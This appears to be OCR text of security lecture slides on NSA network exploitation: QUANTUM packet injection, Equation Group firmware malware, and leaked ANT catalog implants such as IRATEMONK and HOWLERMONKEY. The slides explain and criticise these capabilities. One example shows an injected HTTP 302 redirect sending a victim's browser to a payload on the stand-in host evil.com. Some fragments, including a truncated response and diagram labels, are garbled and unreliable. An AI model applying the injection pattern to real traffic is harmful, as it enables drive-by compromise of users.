IP Activity History (unmasked VPNs)

"IP Intelligence"

AnonDude's House

Computer Network Exploitation

AirPwn -Goatse

HackingTeam

Black Market RATs

HackingTeam

FinFisher

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
GET /pwnme.js HTTP/1.1
host: www.evil.com
```

```
HTTP 302 FOUND
location: http://www.evil.com/pwnme.js
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
HTTP 200 OK
.....
```

```
HTT
....
Here                    .
```

Metasploit

HackingTeam

FinFisher


NSA Eagle from the EFF
Rat from OpenClipart

Oh, but NSA’s QUANTUM is busted!!!

- To do it properly, you need to be quick…
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a “tip” into classified space
  - Through a special (slow) one-way link called a “diode”
  - That then consults the targeting decision
  - And sends the request through another “diode” back to a “shooter” on the Internet
  - That then generates the spoofed packet

The NSA’s Malcode Equation Group & Sauron

- Kaspersky has a nice analysis done…
- Encrypted, modular, and multi-stage design
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some ***very*** cool tricks!
  - Reflash hard drive firmware to provide a bad boot block
    - So when you read it on a powered-up disk, the disk looks fine!
    - But if its ever found, “the NSA was here!” glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit that vulnerability



TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

SERUM
SLICKERVICAR
WISTFULTOLL
RETURNSPRING
OIM / JMSQ
Sustained Collection
TUNING FORK
Requests and Approvals
R&T Analyst
ROC Ticket System
SEAGULLFARO
Scaling
SSG
High
Low
CDR Diode
ROC
UNITEDRAKE GUI
UNITEDRAKE Database
Internet
Internet Cafe
Target Systems
UNITEDRAKE Server

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK’s frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: $0


POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction…

- Why bother hacking at all…
  - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
  - And then add some entertaining specialized hardware and/or software





TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

08/05/08

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

HOWLERMONKEY - SUTURESAILOR
1.23" (31.25 mm) x 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN
2" (50.8 mm) x 0.45" (11.5 mm)

(Actual Size)

HOWLERMONKEY - SUTURESAILOR
Front
Back
1.20" (30.5 mm) x 0.23" (6 mm)

HOWLERMONKEY - FIREWALK
0.63" (16 mm) x 0.63" (16 mm)

(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.

Status: Available – Delivery 3 months

Unit Cost: 40 units: $750/ each
25 units: $1,000/ each

